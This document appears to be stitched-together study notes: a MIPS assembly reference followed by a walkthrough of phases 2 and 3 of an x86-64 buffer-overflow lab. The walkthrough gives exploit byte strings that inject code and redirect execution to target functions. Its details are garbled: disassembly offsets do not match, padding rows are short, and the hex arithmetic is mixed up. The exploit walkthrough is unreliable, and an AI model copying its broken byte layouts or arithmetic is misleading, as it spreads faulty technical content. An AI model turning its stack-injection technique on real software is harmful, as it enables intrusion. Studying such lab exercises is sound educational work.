\$0	zero	Always 0	No-op on write
\$1	\$at	reserved for assembler	don't use it!
\$2-3	\$v0-v1	expression eval./function return	
\$4-7	\$a0-a3	proc/funct call parameters	
\$8-15	\$t0-t7	volatile temporaries	not saved on call
\$16-23	\$s0-s7	temporaries (saved across calls)	saved on call
\$24-25	\$t8-t9	volatile temporaries ( <small>tmp, not sa</small> )	not saved on call
\$26-27	\$k0-k1	reserved kernel/OS	don't use them
\$28	\$gp	pointer to global data area ( <small>tmp</small> )	
\$29	\$sp	stack pointer	
\$30	\$fp	frame pointer ( <small>points to current frame of execution</small> )	
\$31	\$ra	proc/funct return address <small>address you return to</small>	

## Arithmetic Instructions

Opcode	Operands	Comments
ADD	rd, rs, rt	# rd <- rs + rt
ADDI	rt, rs, immed	# rt <- rs + immed
SUB	rd, rs, rt	# rd <- rs - rt

### Examples:

```

        dest
ADD    $8, $8, $10      # r8 <- r9 + r10
ADD    $t0, $t1, $t2      # t0 <- t1 + t2
SUB    $s0, $s0, $s1      # s0 <- s0 - s1
ADDI   $t3, $t4, 5        # t3 <- t4 + 5

```

## Flow of Control: Conditional Branches

```
BEQ    rs, rt, target # branch if rs == rt
BNE    rs, rt, target # branch if rs != rt
```

## Comparison Between Registers

- What if you want to branch if R6 is greater than R7?
- We can use the SLT instruction:

```
SLT    rd, rs, rt      # if rs<rt then rd <- 1
                  #   else rd <- 0
SLTU   rd, rs, rt      # same, but rs,rt unsigned
```

- Example: Branch to L1 if \$5 > \$6

```
SLT    $7, $6, $5      # $7 = 1, if $6 < $5
BNE    $7, $0, L1
```

## Logic Instructions

- Used to manipulate bits within words, set up masks, etc.

Opcode	Operands	Comments
AND	rd, rs, rt	# rd <- AND(rs, rt)
ANDI	rt, rs, immed	# rt <- AND(rs, immed)
OR	rd, rs, rt	
ORI	rt, rs, immed	
XOR	rd, rs, rt	
XORI	rt, rs, immed	

- The immediate constant is limited to 16 bits
- To load a constant in the 16 upper bits of a register we use LUI:

Opcode	Operands	Comments
LUI	rt, immed	# rt<31,16> <- immed 16 bits to rt & lower 16 are 0's # rt<15,0> <- 0

## System Calls

Service	Code	Arguments	Result
print integer	1	\$a0=integer	Console print
print string	4	\$a0=string address	Console print
read integer	5		\$a0=result
read string	8	\$a0=string address \$a1=length limit	Console read
exit	10		end of program

## Jump Instructions

- Jump instructions allow for unconditional transfer of control:

```
J      target        # go to specified target
JR     rs            # jump to addr stored in rs
```

- Jump and link is used for procedure calls:

```
JAL    target        # jump to target, $31 <- PC
JALR   rs, rd        # jump to addr in rs
                  # rd <- PC
```

- When calling a procedure, use JAL; to return, use JR \$31

## Pseudoinstructions

### Data moves

Name	Assembly syntax	Expansion	Operation in C
move	move \$t, \$s	addiu \$t, \$s, 0	t = s
clear	clear \$t	addu \$t, \$zero, \$zero	t = 0
load 16-bit immediate	li \$t, c	addiu \$t, \$zero, C_lo	t = C
load 32-bit immediate	li \$t, c	lui \$t, C_hi ori \$t, \$t, C_lo	t = C
load label address	la \$t, A	lui \$t, A_hi ori \$t, \$t, A_lo	t = A

If you read the instruction pdf, it says, "Recall that the first argument to a function is passed in register %rdi."

So our goal is to modify the %rdi register and store our cookie in there.

So you have to write some assembly code for that task, create a file called phase2.s and write the below code, replacing the cookie and with yours

```
movq $0x434b4b70,%rdi /* move your cookie to register %rdi */  
retq      /* return */
```

Now you need the byte representation of the code you wrote above. compile it with gcc then dissasemble it

```
gcc -c phase2.s  
objdump -d phase2.o > phase2.d
```

Now open the file phase2.d and you will get something like below

```
Disassembly of section .text:  
  
0000000000000000 <.text>:  
0: 48 c7 c7 70 4b 4b 43    mov    $0x434b4b70,%rdi  
c:  c3                      retq
```

The byte representation of the assembly code is `48 c7 c7 70 4b 4b 43 c3`

The address on the left side is what we want. `0x55620cd8`

Now, create a text file named phase2.txt which will look something

```
48 c7 c7 70 4b 4b 43 /*this sets your cookie*/  
00 00 00 00 00 00 00 /*padding to make it 24 bytes*/  
00 00 00 00 00 00 00 /*padding to make it 24 bytes*/  
d8 0c 62 55 00 00 00 /* address of register %rsp */  
8c 17 40 00 00 00 00 /*address of touch2 function */
```

The total bytes before the cookie are `buffer + 8 bytes for return address of rsp + 8 bytes for touch3`

`0x18 + 8 + 8 = 28` (40 Decimal)

Grab the address for rsp from phase 2: `0x55620cd8` Add `0x28` `0x55620cd8 + 0x28 = 0x55620D00` Now you need this assembly code, same steps generating the byte representation

```
movq $0x55620D00,%rdi /* %rsp + 0x18 */  
retq
```

The byte representation is as follows:

```
Disassembly of section .text:  
  
0000000000000000 <.text>:  
0: 48 c7 c7 00 0d 62 55    mov    $0x55620d00,%rdi  
7:  c3                      retq
```

Now, grab the bytes from the above code and start constructing your exploit string. Create a new file named phase3.txt and here is what mine looks like:

```
48 c7 c7 00 0d 62 55 c3 /*rsp + 28 the address where the cookie is present*/  
00 00 00 00 00 00 00  
00 00 00 00 00 00 00 /*padding*/  
d8 0c 62 55 00 00 00 /* return address ($rsp)*/  
7f 19 40 00 00 00 00 /* touch3 address -- get this from the rtarget dump file */  
34 33 34 62 34 62 37 30 /* cookie string*/
```